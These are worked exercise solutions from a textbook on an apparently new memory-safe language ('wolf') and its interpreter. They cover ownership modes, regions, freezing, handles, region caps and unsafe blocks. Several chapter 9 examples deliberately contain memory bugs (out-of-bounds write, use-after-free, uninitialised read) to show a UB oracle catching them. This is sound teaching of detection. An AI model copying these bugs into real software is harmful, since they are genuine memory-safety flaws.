    (mut a.docs).push(Doc { title: "regions", words: 900, tags: List[str]
() })
    (mut b.docs).push(Doc { title: "moves", words: 640, tags: List[str]
() })
    (mut b.docs).push(Doc { title: "tokens", words: 300, tags: List[str]
() })
    merge(mut a, take b)
    print("{a.docs.len}: {a.docs[0].title} {a.docs[1].title}
{a.docs[2].title}")
    0
}
```

```
console
$ lupin ex7-22.lu
3: regions moves tokens
$ wolf run ex7-22.lu
3: regions moves tokens
```

`merge` is the end of `b` as a shelf, and `take` is the signature saying so. A `mut from` would leave the caller holding `b` after the call, so `merge` would either copy every document, and both shelves would hold them, or empty `b` by hand, and the caller would hold an empty shelf that nothing in the signature mentioned. With `take`, the caller wrote `take b` at the call and the binding is spent: add a line that reads `b.docs.len` after the call and the compiler stops it with E1001 at that read, naming `take b` as the move, while lupin runs up to it and traps

`use-after-move`. The caller may assign `b` a new shelf and use it again; it may not read the old one.

Because `from` is `merge`'s own, so are its documents, and `take d` moves each one onto `into` whole, its tags with it. Without the `take` the program prints the same line and copies every document it moves, tags included, into a list that is about to be dropped anyway: the container store copies unless the argument says otherwise.

Exercise 7-23. §7.8

Exercise 7-23 *(comprehension + spelunking · wolf + lupin)*. Third, `longest(s)`: return the document with the most words, the `Doc` itself and not its title, from a shelf passed with no mode. Write it the obvious way, ending on `s.docs[best]`, and build it. Read what the compiler says, then `wolf --explain E1002`, and pick one of the two repairs it offers: which one does a query on a shelf want? Then run the unrepaired program under `lupin`, and say why §7.3's `longest` never met this, and why it would not have met it even returning a `Doc`, as long as that `Doc` had no `tags`.

Solution. `ch07/ex7-23.lu` (excerpt — the function; `main` fills a shelf of three and prints the longest title and the shelf's length):

```
wolf
struct Doc { title: str, words: int, tags: List[str] }
struct Shelf { docs: List[Doc] }
fn longest(s: Shelf) -> Doc {
    var best = 0
    var i = 1
    while i < s.docs.len {
        if s.docs[i].words > s.docs[best].words { best = i }
        i += 1
    }
    s.docs[best]
}
```

```
console
$ wolf conform-run ./ex7-23.lu
error[E1002]: `s` is the caller's value, and it is returned here while the
caller still holds it
  --> ./ex7-23.lu:14:5
   |
 7 | fn longest(s: Shelf) -> Doc {
   |            - `s` is declared without a mode — that spells `read`:
lent for the call, and still the caller's after it
...
14 |     s.docs[best]
   |     ^^^^^^^^^^^^ this would be a second live path to the value `s`
was lent
   |
   = note: a `read` parameter is lent, never given [mem.tier0.mode.read].
Handing it on past the
     call would leave two places able to write one value, with no `shared`
spelled anywhere
     [mem.tier0.excl.1]. Hand on an independent value with `copy`, or
```

```
declare the parameter
     `take` so the caller gives it up (call sites then spell `take`).
help: to hand on an independent value, copy it at the move
   |
14 |     copy s.docs[best]
   |
```

This is the lend rule, and E1002 is its code because it is exclusivity again, one step removed. The shelf was lent: after the call it is still the caller's, whole. Returning `s.docs[best]` would hand the caller a second owner of a document the shelf still holds, and a `Doc` now carries a `List`, which is storage two owners could both write, with no `shared` written anywhere to say so. The explain text's second paragraph is the general rule, and its last sentence is the answer to the last question: "Values that cannot reach shared storage — a struct of scalars, a `str` — are not refused: their second path is a copy." §7.3's `longest` copied a title out and returned a `str`, and a `Doc` of a `title` and a `words` is a struct of a `str` and an `int`. The rule first has something to say when the value has a list inside it.

The two repairs are two different claims. `take s` says the query consumes the shelf, so the caller would give up every document to learn which one is longest; that is the wrong signature for a question. `copy` at the move says the caller gets an independent document and the shelf is untouched, and it is what `ch07/ex7-23b.lu` writes:

```
console
$ lupin ex7-23b.lu
moves, and the shelf still holds 3
$ wolf run ex7-23b.lu
moves, and the shelf still holds 3
```

The copy costs the document and its tags list. A caller that only wants to look can skip even that by asking for the position, `best` itself, and reading `shelf.docs[i]` in place, the way §7.6's `Tok` hands back two integers instead of the text.

The interpreter does not refuse the unrepaired program:

```
console
$ lupin ex7-23.lu
moves, and the shelf still holds 3
```

The lend rule is static, and `lupin` copies at the crossing, so the program it runs is the one with the `copy` already in it. That is why the compiler's verdict is the one this exercise is about: it is the machine that makes the copy a word you write, where a reader can see what it costs.

Chapter 8

Exercise 8-1. §8.1

Exercise 8-1 *(comprehension · prose)*. Three programs you have met or written: (a) a web server handling one request (parse the headers, build a response, send it); (b) a compiler pass (read an AST, produce a transformed AST, discard the scratch); (c) a game loop (each frame computes collision pairs and a display list, then draws). For each, name the group of allocations that share a death, the moment they all die, and the one value (if any) that must survive. No wolf required; the point is that the regions were already there.

Solution: (a) everything parsed and built for the request dies when the response is flushed; the survivor is the response bytes (and any session state, which was never the request's to own). (b) the scratch and the *input* AST die at pass end; the survivor is the output AST, which is why pass frameworks so often copy it out of an arena. (c) the collision pairs and display list die at frame end, sixty times a second; the survivor is the game state that feeds the next frame. In every case the granule was "these thousands of objects, together," and the death was one moment: a shape single-owner trees cannot spell, which is the chapter's opening argument.

Exercise 8-2. §8.2

Exercise 8-2 *(fingers · lupin)*. Sum the first hundred integers using a list a helper function builds (the helper writing no region code at all) inside `region tmp { }`. State where `fill`'s list is allocated, and what happens to it at the closing brace.

Solution. `ch08/ex8-2.lu`:

```
wolf
fn fill(n: int) -> List[int] {
    var xs = List[int]()
    for i in 0..n { (mut xs).push(i) }
    xs
}
fn main() -> !int {
    var total = 0
    region tmp {
        let xs = fill(100)
        for x in xs { total += x }
    }
    print("{total}")
    0
}
```

```
console
$ lupin ex8-2.lu
4950
```

`fill` allocates into the *caller's* current region: that is the default, and it is why the helper needed no annotation. At the brace, the region frees wholesale: the list, its buffer, all of it,

in one motion. `total` survives because an `int` is a value in the frame, not an allocation in the region.

Exercise 8-3. §8.2

Exercise 8-3 *(comprehension · wolf)*. One assignment tries to smuggle a region value past the brace:

```
wolf
struct Node { value: int }
fn main() -> !int {
    var keep = Node { value: 0 }
    region tmp {
        keep = Node { value: 7 }
    }
    if keep.value == 7 { 0 } else { 1 }
}
```

Predict the compiler's verdict, and, before reading the diagnostic, list the three code locations you expect it to point at.

Solution: rejected, E1010, and the diagnostic points at exactly the three moments of the story: the region's creation, the escape, and the free.

```
console
$ wolf conform-run ./ex8-3.lu
error[E1010]: `keep` still holds a value allocated in region `tmp` when
the region is freed
 --> ./ex8-3.lu:8:9
  |
7 |     region tmp {
  |            --- region `tmp` is created here
8 |         keep = Node { value: 7 }
  |         ^^^^ the value flows out of the region here
  |                ----------------- allocated here, into region `tmp`
9 |     }
  |     - the region is freed here — everything in it is freed wholesale,
as one unit
  |
  = note: to keep the value, allocate it where it must live: build it
outside the region block, or
    aim the allocation at a longer-lived region explicitly (`let r =
region()` … `in r { …
    }`); widening the region block to cover every use also works. When the
block's own value
    is what must outlive it, `copy region { … }` copies that value into
the enclosing region
    before the free ([mem.region.copyout]). Two keep-alive alternatives
change the ownership
    instead: `freeze` the region (immutable forever) or make the value a
`shared` cell
    (reference-counted, never dangles).
```

The checker speaks in allocation, escape, and free: the word "lifetime" appears nowhere, because the region *is* the lifetime, reified. lupin enforces the same rule at run time and

blames the read rather than the write: the value died with its region, and the fault fires where the program finally reaches for it.

```
console
$ lupin ex8-3.lu
ex8-3.lu: trap(region-fault): `keep.value` reaches into `tmp` (region #1),
which was freed wholesale; the value died with the region
[mem.region.intra.2] at 10:8; the region was created here at 7:5
$ echo $?
3
```

One rule, two moments: the compiler refuses the program before it starts; the interpreter lets it run and faults the exact access that needed the freed data. Which line each tool blames is the difference between “this could dangle” and “this did.”

Exercise 8-4. §8.3

Exercise 8-4 *(fingers · lupin REPL)*. In the REPL: define a one-field struct, create a region with `region(rc)`, allocate one value into it with `in r { … }`, and look at `:regions` before and after `freeze r`. Predict the two state words you will see before you look.

Solution. One session:

```
console
$ lupin
wolf> struct Howl { n: int }
defined type `Howl`
wolf> let r = region(rc)
wolf> let h = in r { Howl { n: 3 } }
wolf> :regions
regions:
  #0 `program` arena state=open objects=0
  #1 `-` rc state=suspended objects=1
wolf> let f = freeze r
wolf> :regions
regions:
  #0 `program` arena state=open objects=0
  #1 `-` rc state=frozen objects=1
wolf> h.n
3 : i32
wolf> :quit
```

The states are `suspended` and `frozen`. Creating a region does not open it: the `in r { }` window did, briefly, and left it suspended with one object inside. `freeze` is a state of the region, not a property of any binding.

Exercise 8-5. §8.3

Exercise 8-5 *(comprehension · lupin)*. A region is being sent somewhere while a window into it is still open:

```
wolf
```

```
fn main() -> !int {
    let ch = channel[region](1)
    let r = region()
    in r {
        var xs = List[int]()
        (mut xs).push(1)
        ch.send(move r)?
        0
    }
}
```

Predict the event, its trap kind, and the static error code the trap line will mention.

Solution: a `region-fault`. A region moves as a *closed* subtree, and this one is open at the send:

```
console
$ lupin ex8-5.lu
ex8-5.lu: trap(region-fault): region #1 is open here and cannot be
transferred; a region moves as a closed subtree (the compiler's E1005)
[mem.region.freeze.3] at 10:17
$ echo $?
3
```

The trap line names E1005 itself: the interpreter is enforcing at run time the same rule the compiler will reject at compile time, and it cites the compiler's number so the two tiers stay one story.

Exercise 8-6. §8.4

Exercise 8-6 *(fingers · lupin)*. Build a five-node doubly-linked ring in a pool region: each node points `next` and `prev`. Then prove both directions work: walk five steps forward from the head (where do you land?), and two steps backward. Rust folklore says this program requires `unsafe` or `Rc<RefCell<…>>`; say in one sentence why wolf's checker does not object here.

Solution. `ch08/ex8-6.lu` (excerpt — the core):

```
wolf
struct Node { value: int, next: handle Node, prev: handle Node }
fn main() -> !int {
    region r: pool(Node) {
        var pool = Pool[Node]()
        var hs = List[handle Node]()
        for _ in 0..5 { (mut hs).push((mut pool).reserve()) }
        for i in 0..5 {
            (mut pool).init(hs[i], Node {
                value: (i + 1) * 10,
                next: hs[(i + 1) % 5],
                prev: hs[(i + 4) % 5],
            })
        }
...
```

```
console
$ lupin ex8-6.lu
10 40
```

Five steps forward from node 1 is node 1 again (it is a ring), and two steps back lands on node 4. The checker does not object because the cycle never crosses the region border: intra-region edges are unrestricted, and the region dies as one unit, so no edge can dangle. The two-phase `reserve/init` is what closed the cycle without a null in sight.

Exercise 8-7. §8.4

Exercise 8-7 *(extension · prose)*. Grow the ring into the real folklore program: an LRU cache with sentinel head and tail, `unlink` and `push_front` as the only two link operations, promotion on get, and eviction of `tail.prev` at capacity. Trace it by hand: after put a, put b, get a, put c at capacity 2, what does the front-to-back walk print?

Solution (prose): `c a`. Insertion order is b-then-a reversed by `push_front`; the get promotes `a` past `b`; the eviction takes `tail.prev`, which the promotion made `b`; `c` lands in front. The walk visits `head.next` to `tail`. Every link mutation in the program goes through `unlink` or `push_front` (four pointer writes and five), which is the entire aliasing surface a reviewer must read.

Exercise 8-8. §8.5

Exercise 8-8 *(comprehension · wolf + lupin)*. A struct type with a strong `shared` edge back to itself:

```
wolf
struct Node { value: int, next: shared Node }
fn main() -> !int { 0 }
```

`main` builds nothing. Predict each tool's verdict anyway, then explain the asymmetry: which tool is answering "could any program with this type leak," and which is answering "did this program fault"?

Solution: wolf rejects the *type* lupin runs the empty `main` to exit 0.

```
console
$ wolf conform-run ./ex8-8.lu
error[E1006]: `Node` holds a strong `shared` path back to itself
 --> ./ex8-8.lu:4:27
  |
4 | struct Node { value: int, next: shared Node }
  |                           ^^^^ this `shared` edge closes the cycle
Node → Node
  |
  = note: strong `shared` references drop their target when the last count
drops, so a strong
    cycle would keep itself alive forever — and wolf has no cycle
collector
```

```
    ([mem.shared.rc.2]). Break the back-edge: make this field `weak Node`
(upgrade to reach
    the value without keeping it alive) or `handle Node` (a generational
index that faults
    if the target is gone). If the structure is genuinely cyclic, keep the
whole graph in
    one region instead — intra-region cycles are safe and freed wholesale
    ([mem.region.intra.1]).
```

```
console
$ lupin ex8-8.lu
$ echo $?
0
```

This is conservatism, legitimately: the static tier rejects by *shape* because some program with this type leaks, and refusing the type is the only way to refuse all of those programs at once. The dynamic tier saw no allocation, no cycle, no fault, which is also true. The note is the chapter in miniature: `weak`, `handle`, or put the cycle in a region.

Exercise 8-9. §8.5

Exercise 8-9 *(comprehension + spelunking · wolf)*. One write after a freeze:

```
wolf
struct Config { limit: int }
fn main() -> !int {
    var cfg = freeze region { Config { limit: 42 } }
    cfg.limit = 7
    cfg.limit
}
```

Predict the verdict and, from `--explain`-level knowledge, the two repairs the note will offer.

Solution:

```
console
$ wolf conform-run ./ex8-9.lu
error[E1012]: `cfg.limit` is frozen, so it cannot be assigned through
 --> ./ex8-9.lu:7:5
  |
6 |     var cfg = freeze region { Config { limit: 42 } }
  |               ------------------------------------ the freeze
happens here — the promotion to `imm` is deep and permanent
7 |     cfg.limit = 7
  |     ^^^^^^^^^ this needs the data to be mutable
  |
  = note: `freeze` promotes the whole graph to `imm`: shareable from
anywhere, forever, and never
    writable again. Build the value completely before freezing it, or keep
a mutable copy
    (`copy`) alongside the frozen one.
```

The repairs: finish building before freezing, or `copy` a mutable twin. There is no third repair, because there is no unfreeze: `freeze` is a cadence, not a lock. lupin reaches the same verdict from the other side, trapping `region-fault` at `[mem.region.freeze.1]`, the clause E1012 enforces statically:

```
console
$ lupin ex8-9.lu
ex8-9.lu: trap(region-fault): region #1 is frozen: `imm` data is immutable
forever [mem.region.freeze.1] at 7:5
$ echo $?
3
```

Exercise 8-10. §8.5

Exercise 8-10 *(comprehension · lupin)*. The dynamic half of the same contract: create a pool region, freeze the region value, then call `reserve` on the pool. Predict the trap kind and the clause tag.

Solution. `ch08/ex8-10.lu`:

```
wolf
struct Node { value: int }
fn main() -> !int {
    let r = region(pool(Node))
    let p = in r { Pool[Node]() }
    let frozen = freeze r
    let h = p.reserve()
    0
}
```

```
console
$ lupin ex8-10.lu
ex8-10.lu: trap(region-fault): region #1 is frozen: `imm` data is
immutable forever [mem.region.freeze.1] at 9:13
$ echo $?
3
```

`region-fault`, citing `[mem.region.freeze.1]`, the same clause the E1012 diagnostic enforces statically in 8-9. `reserve` is a mutation of the region's interior, and frozen means frozen all the way down.

Exercise 8-11. §8.6

Exercise 8-11 *(comprehension · lupin)*. Two region values, two nested `in` windows, reads and writes crossing both:

```
wolf
let a = region()
let b = region()
in a {
    var xs = List[int]()
    (mut xs).push(1)
```

```
    in b {
        var ys = List[int]()
        (mut ys).push(2)
        total += xs[0] + ys[0]
    }
    (mut xs).push(3)
    total += xs[1]
}
```

Predict the printed total. Then the antichain question: of the shapes (1) `in a { in b { } }`, (2) `in a { in a { } }`, (3) `in a { } in a { }` (sequential reopen), which are legal? Answer from the rule that region values are affine and windows must be into *distinct* regions, then check the one the program demonstrates.

Solution: total is 6 (1 + 2, then 3). Shape 1 is legal: distinct regions, both open, provably disjoint because region values are affine (no alias of `a` can exist to sneak into the inner window). Shape 2 is the one the rule forbids: the same region twice would make the two windows alias. Shape 3 is legal: suspend, then reopen; the REPL showed a region surviving between windows in 8-4.

```
console
$ lupin ex8-11.lu
6
```

Exercise 8-12. §8.7

Exercise 8-12 *(comprehension · lupin)*. A handle is used after its slot is gone:

```
wolf
region r: pool(Node) {
    var pool = Pool[Node]()
    let h = (mut pool).reserve()
    (mut pool).init(h, Node { value: 1 })
    (mut pool).remove(h)
    let v = pool[h].value
    v
}
```

Predict the trap kind, and be precise about what the trap line will say about *generations*.

Solution:

```
console
$ lupin ex8-12.lu
ex8-12.lu: trap(stale-handle): handle into pool#0 slot 0 carries
generation 0, the slot is at generation 1; a stale handle is a
deterministic fault in every profile, never UB [mem.shared.handle.2] at
11:17
$ echo $?
3
```

The handle remembers the generation it was issued at; `remove` bumped the slot's generation; the mismatch is the fault. The trap line says it itself: deterministic, in every profile, never UB. A stale handle in wolf is a *defined* event, which is the entire difference between a handle and a C pointer into a freed arena.

Exercise 8-13. §8.7

Exercise 8-13 *(design)*. Four fields, one decision each: (a) a parent pointer in a tree whose nodes a region owns; (b) an edge in a social graph where nodes are deleted while neighbors hold references; (c) a config blob read by every task for the process's whole life; (d) a cache entry another subsystem may hold while the cache evicts it. For each: `shared`, `weak`, `handle`, or a plain intra-region edge; and name the *failure contract* you chose, not only the shape.

Solution (discussion): (a) plain intra-region edge (or `handle` if nodes are removed individually): the cycle is safe inside the region, and the failure contract is "none: the region dies as one." (b) `handle`: deletion must be observable, and the contract is "reads of a dead neighbor fault, deterministically." A `weak` would answer "gone" quietly, which a graph traversal can misread as "no edge." (c) `freeze` and share the frozen region: read-only forever wants the no-synchronization contract, and freezing is how you buy it. (d) `weak` inside `shared`: the cache wants eviction to *win*. The other subsystem's read should answer "gone, reload" rather than fault or keep the entry alive; a strong `shared` would silently defeat the eviction policy. All four choices are made by naming what failure should look like, which is the part the type system holds you to.

Exercise 8-14. §8.8

Exercise 8-14 *(spelunking · wolf)*. Run `wolf --explain E1012` and read it against exercise 8-9. Find: the sentence that explains why frozen data needs no locks, the phrase that makes the promotion transitive, and the reason "readable forever" is a *performance* claim, not only a safety one.

Solution:

```
console
$ wolf --explain E1012
E1012: frozen data cannot be written

`freeze` consumes a region and promotes everything in it to `imm`:
deeply immutable, shareable from anywhere — across threads, without
synchronization — and readable forever. That deal is permanent, and
it is why frozen data needs no locks and no lifetimes; a single write
anywhere would break every reader everywhere. This write reaches data
that a `freeze` already promoted (the freeze site is marked). Do the
mutation before freezing — build the value completely, freeze last —
or keep a mutable `copy` alongside the frozen original for the part
that must keep changing.
```

No-locks: "a single write anywhere would break every reader everywhere"; the absence of writers is what synchronization would otherwise buy. Transitivity: "promotes *everything in it*"; the deal is per-region, not per-binding. And "readable forever" is a performance claim

because a fact the compiler can rely on is a fact the optimizer can spend: loads from *imm* data can be hoisted, merged, and const-propagated across calls, the aliasing fact C cannot state (§8.8′s refrain), available here because the type system made it unbreakable.

Exercise 8-15. §8.9

Exercise 8-15 *(extension · lupin)*. A text adventure's world is a cyclic graph: rooms point at each other in four directions, and "north then south" must come home. Build three rooms (den, ridge, river bank) in a pool region, close the cycles with two-phase init, and walk the path north, east, west, south, printing the room at each step. Predict the four lines before running; the fourth is the one that checks your `south` links are real.

Solution. `ch08/ex8-15.lu` (excerpt — the walk; the full wiring is on disk):

```
wolf
...
        for step in path {
            if step == "north" { here = pool[here].north } else if step ==
"south" { here = pool[here].south } else if step == "east" { here =
pool[here].east } else { here = pool[here].west }
            print("you are at the {pool[here].name}")
        }
...
```

```
console
$ lupin ex8-15.lu
you are at the ridge
you are at the river bank
you are at the den
you are at the den
```

The last two lines are both "den": west from the river bank comes home, and the den's `south` is wired to itself: a self-loop is the graph's honest spelling of "you cannot go that way," and it costs no optional type. Room graphs are why the region chapter and the adventure genre get along: the whole world dies in one motion when the game ends, cycles and all.

Exercise 8-16. §8.9

Exercise 8-16 *(extension · lupin)*. `wc`, wolfished: count the lines and words of a multiline block, but store every line in a scratch region while counting; then let the region die and print the counts after it is gone. State what survives the brace and why this program's memory use at peak is "the text, once," not "the text, twice."

Solution. `ch08/ex8-16.lu`:

```
wolf
fn main() -> !int {
    let text = """
        the wolf runs at dusk
        the moon rises
        the pack answers
        """
```

```
    var lines = 0
    var words = 0
    region scratch {
        var stored = List[str]()
        for line in text.lines() { (mut stored).push(line) }
        lines = stored.len
        for line in stored {
            for _ in line.words() { words += 1 }
        }
    }
    print("{lines} lines, {words} words")
    0
}
```

```
console
$ lupin ex8-16.lu
3 lines, 11 words
```

The counts survive: plain `int`s in the frame. The stored lines do not, and did not need to: line *views* into the original text are two-word slices, so the region holds a list of views, not a second copy of the text. Peak memory is the text plus a few dozen bytes of list. At the brace, even those go, wholesale. That is the region answer to a question `wc` authors in C solve with careful `free` bookkeeping: put the bookkeeping in the shape, then stop doing it.

Exercise 8-17. §8.9

Exercise 8-17 *(extension · lupin)*. A bounded window: keep only the last three of a stream of nine updates, in a three-slot `List[str]` that lives in its own region, slots overwritten with `next % 3`. When the stream ends, read the window oldest-first — `(next + i) % 3` — assemble the report, then freeze the region and print. Nine updates arrived and three strings exist. Where did the other six go, and *when* did each one go?

Solution. `ch08/ex8-17.lu`:

```
wolf
fn main() -> !int {
    let updates = """
        one
        two
        three
        four
        five
        six
        seven
        eight
        nine
        """
    let window = region()
    var recent = in window { List[str]() }
    for _ in 0..3 { (mut recent).push("") }
    var next = 0
    for line in updates.lines() {
```

```
        recent[next % 3] = line
        next += 1
    }
    var report = ""
    for i in 0..3 {
        report += "{recent[(next + i) % 3]} "
    }
    let snapshot = freeze window
    print(report.trim())
    0
}
```

```
console
$ lupin ex8-17.lu
seven eight nine
```

Each of the six was dropped at the assignment that overwrote its slot: `recent[next % 3] = line` replaces the slot's old value, and a replaced value with no other owner is gone then, not at the region's end. The region bounds the *worst case* — at no point does the window hold more than three strings plus the one in flight — and the freeze at the end is the §8.5 move: the finished window becomes permanent, readable, and closed to the overwriting that built it. A ring plus a region is "bounded memory" spelled twice, once in index arithmetic and once in the shape.

Exercise 8-18. §8.9

Exercise 8-18 *(fingers · lupin)*. Read one region's ledger four times: at the open, after pushing a hundred integers, immediately again with nothing in between, and after a hundred more pushes. Print the four relations rather than the four numbers — zero at the open, charged after the first hundred, unchanged between the two adjacent reads, and not lower after the second hundred. One of those four has to be written `>=` where a reader would expect `>`. Say which one, and why the strict spelling is a drill that passes on your machine and fails on somebody else's.

Solution. `ch08/ex8-18.lu`:

```
wolf
fn main() -> !int {
    var zero = false
    var charged = false
    var never_down = false
    var steady = false
    region counting {
        let open = region_bytes(counting)
        zero = open == 0
        var xs = List[int]()
        for i in 0..100 { (mut xs).push(i) }
        let first = region_bytes(counting)
        charged = first > open
        steady = region_bytes(counting) == first
        for i in 0..100 { (mut xs).push(i) }
```

```
        let second = region_bytes(counting)
        never_down = second >= first
    }
    print("zero {zero} | charged {charged} | never down {never_down} |
steady {steady}")
    0
}
```

```
console
$ lupin ex8-18.lu
zero true | charged true | never down true | steady true
```

The last one, `never_down`. Monotone is what the ledger promises: it does not fall while the region lives. Strictly rising is not promised and is not true — the second hundred pushes charge only if the list has to grow its buffer to hold them, and a list with room to spare charges nothing at all. A drill written against `>` there passes on the machine it was written on and fails on the next one, which is the same mistake in miniature as writing a cap in payload bytes.

Nothing can make that comparison false. To break it the ledger would have to fall inside the region's lifetime, and nothing in the language does that — a region gives memory back at its brace and at no other moment. Dropping a value inside the region does not uncharge it; neither does letting the list go out of scope. That is the trade §8.8 named: one free, not one per object, and the price of the one free is that nothing is freed early.

Exercise 8-19. §8.9

Exercise 8-19 *(extension · lupin)*. A cap kata. Measure what building a list of fifty documents charges, uncapped. Then run the same build twice more: once in a region capped at exactly the measured reading, once capped one byte under it. Predict which of the two finishes before you run them, and predict the exit code of the program. Then explain why a cap written as `50 * 24` — fifty documents at a plausible size each — is a bug even when it happens to work on your machine.

Solution. `ch08/ex8-19.lu`:

```
wolf
struct Doc { title: str, words: int }
fn shelve(n: int) {
    var docs = List[Doc]()
    for i in 0..n { (mut docs).push(Doc { title: "regions", words: i }) }
}
fn main() -> !int {
    let probe = region()
    var measured = 0
    in probe {
        shelve(50)
        measured = region_bytes(probe)
    }
    region exact(cap: measured) {
```

```
        shelve(50)
    }
    print("at the measured budget: served")
    region short(cap: measured - 1) {
        shelve(50)
    }
    print("one byte under: served")
    0
}
```

```
console
$ lupin ex8-19.lu
at the measured budget: served
ex8-19.lu: trap(alloc-contract): struct literal `Doc` would charge 64
ledger byte(s) to `short` (region #3), taking it to 5216 — past its 5215-
byte cap (5152 already charged) [mem.region.cap.1] at 8:37; `short`
(region #3)'s budget is set here at 21:23
$ echo $?
3
```

The first capped region finishes: a ledger standing exactly at the cap is not a breach. The second dies at the allocation that would have taken it one byte past, and the program's exit code is the interpreter's trap status, 3 — not the `0` the last `print` would have produced, which never runs. A compiled binary ends the same trap with its own documented status; the kind is the contract, and the kind is `alloc-contract` on both.

`50 * 24` is a bug because it is arithmetic in the wrong units. The budget is spent in ledger bytes, and the ledger charges what the implementation allocates: element storage rounded to alignment, the list's growth history (every buffer the list outgrew is still charged), and the region's own blocks. The trap line above says `64 ledger byte(s)` for one two-field document — read that number against the `24` a reader would have estimated from the fields, and then remember that the number itself is this interpreter's, not the compiler's, and not the next release's. A budget derived from `region_bytes` is written in the units it will be spent in; a budget derived from `sizeof` reasoning is a guess that traps on the machine you did not test, or never traps at all, which is worse.

Chapter 9

Exercise 9-1. §9.1

Exercise 9-1 *(fingers + spelunking · wolf)*. The complete unsafe audit of every program in this book's first eight chapters is one command. Run it from `principles/exercises/`, report the number, and state what property of the language makes the count trustworthy: what would the same grep miss in C?

Solution:

```
console
```

```
$ grep -rn "unsafe {" ch01 ch02 ch03 ch04 ch05 ch06 ch07 ch08 | wc -l
0
```

Zero: parts 1 and 2 up to this chapter never left the safe tier. The count is trustworthy because `unsafe` is the *only* entrance: raw pointer operations, foreign calls, and aliasing assertions do not parse outside the block, so the keyword is a complete index of the ring boundary. In C the equivalent grep misses everything, because there is no keyword: every pointer dereference in the program is potentially the audit's subject, which is to say the audit is the whole program.

Exercise 9-2. §9.2

Exercise 9-2 *(fingers · lupin)*. Your first unsafe block, kept legal: allocate eight bytes from C, set them all to 5, read one back, free, print. Type it, run it, and note the exit code: the point of this exercise is that nothing happens.

Solution. `ch09/ex9-2.lu`:

```
wolf
import c "stdlib.h"
fn main() -> !int {
    // # Safety: the eight bytes are written before they are read, every
    // access is in bounds, and the allocation is freed exactly once.
    unsafe {
        let p = c.malloc(8) as *u8
        c.memset(p, 5, 8)
        let v = p[3] as int
        c.free(p)
        print("{v}")
    }
    0
}
```

```
console
$ lupin ex9-2.lu
5
$ echo $?
0
```

Inside the block, C's rules apply: allocate, use, free, in that order, and the oracle has nothing to say. The block is a contract change, not a crime scene. Note the `# Safety:` line above it: the compiler warns when it is missing, and it is the sentence a reviewer checks the body against.

Exercise 9-3. §9.2

Exercise 9-3 *(comprehension · lupin)*. One character changes in 9-2: the write is `p[8] = 1`. The allocation holds eight bytes. Predict the oracle's finding: its row, and which optimizer license the report will name.

Solution. The report, in full:

```
console
$ lupin ex9-3.lu
ex9-3.lu: ub(mem.ub) §7/P3: write of 1 byte(s) at alloc#0[8], which holds
8 [mem.ub] at 11:9; tag created at 9:17
  licenses O3a: `dereferenceable(n)` on known-size accesses; bounds-based
alias disproof between distinct allocations
  alloc#0 `c.malloc(8)` 8 byte(s), live, owned by region #0
    tag#0 c.malloc(8)#root Active exposed
$ echo $?
3
```

Row P3, out of bounds. Read the license line twice: the *reason* one byte past the end is UB rather than a trap is that the compiler wants to assume accesses stay inside their allocation (`dereferenceable`, alias disproof between allocations). Every oracle report has this shape: the fault, then the optimization that the rule purchases. UB is not a punishment; it is a price list.

Exercise 9-4. §9.2

Exercise 9-4 *(comprehension · lupin)*. The pointer is laundered through an integer before the read:

```
wolf
let p = c.malloc(8) as *u8
c.memset(p, 5, 8)
let address = p as int
c.free(p)
let q = address as *u8
let v = q[0] as int
```

An integer survives `free` untouched. Does the roundtrip save the read? Predict the oracle's answer and its reasoning.

Solution: no. The integer survives; the *permission* does not.

```
console
$ lupin ex9-4.lu
ex9-4.lu: ub(mem.ub) §7/L2: read through an exposed pointer into alloc#0,
which was freed [mem.unsafe.raw.1] at 14:17; tag created at 9:17
  licenses O8: escape analysis / stack promotion without conservatively
pinning addresses
  alloc#0 `c.malloc(8)` 8 byte(s), FREED, owned by region #0
    tag#0 c.malloc(8)#root Disabled exposed
$ echo $?
3
```

The cast back from `int` reconnects the pointer to the allocation's exposed tags, but every tag of a freed allocation is Disabled, so no defined execution exists to choose. The license explains who benefits: if an integer roundtrip could resurrect access, the compiler could never promote an allocation to a register, because some integer somewhere might name its address.

Exercise 9-5. §9.3

Exercise 9-5 *(fingers + comprehension · lupin)*. Inject the classic: write, free, read, through one pointer. Run it twice. What is the oracle's finding, and (the actual question) what is identical between the two runs that would *not* be identical for a use-after-free in C?

Solution. `ch09/ex9-5.lu` (excerpt):

```
wolf
...
    unsafe {
        let p = c.malloc(8) as *u8
        p[0] = 7
        c.free(p)
        let v = p[0]
...
```

```
console
$ lupin ex9-5.lu
ex9-5.lu: ub(mem.ub) §7/P1: read through tag#0 (c.malloc(8)#root), which
is Disabled at alloc#0[0] [mem.prov.state] at 11:17; tag created at 8:17
  licenses O1: `mut` params lower to `noalias` + `dereferenceable`;
unique-tag stores forward without memory checks
  alloc#0 `c.malloc(8)` 8 byte(s), FREED, owned by region #0
    tag#0 c.malloc(8)#root Disabled exposed
$ lupin ex9-5.lu
ex9-5.lu: ub(mem.ub) §7/P1: read through tag#0 (c.malloc(8)#root), which
is Disabled at alloc#0[0] [mem.prov.state] at 11:17; tag created at 8:17
  licenses O1: `mut` params lower to `noalias` + `dereferenceable`;
unique-tag stores forward without memory checks
  alloc#0 `c.malloc(8)` 8 byte(s), FREED, owned by region #0
    tag#0 c.malloc(8)#root Disabled exposed
```

Byte-identical reports, twice: same fault, same spans, same tag story. A C use-after-free reads whatever the allocator left there: sometimes 7, sometimes a new object, sometimes a crash, varying with allocator mood and moon phase. The oracle replaces "what happened to be in memory" with "what the rules say about this access," and rules do not vary between runs. Deterministic faults are what make the escape hatch *debuggable*. That is §9.3′s pitch, performed.

Exercise 9-6. §9.3

Exercise 9-6 *(comprehension · lupin)*. Allocate 64 bytes with `c.malloc` and read one of them before anything writes it:

```
wolf
let p = c.malloc(64) as *u8
let v = p[0] as int
c.free(p)
```

No free-before-use, no bounds problem, no aliasing. Predict whether this is undefined behavior, which row it lands on, and what optimization the row's license names.

Solution: it is UB, and the row is L1. Reading memory nothing has written is on the list in its own right:

```
console
$ lupin ex9-6.lu
ex9-6.lu: ub(mem.ub) §7/L1: read of alloc#0[0], which nothing has written
[mem.ub] at 10:17; tag created at 9:17
  licenses O7: moves lower to memcpy-and-forget; dead-store elimination on
moved-from places; no zero-init of locals
  alloc#0 `c.malloc(64)` 64 byte(s), live, owned by region #0
    tag#0 c.malloc(64)#root Active exposed
$ echo $?
3
```

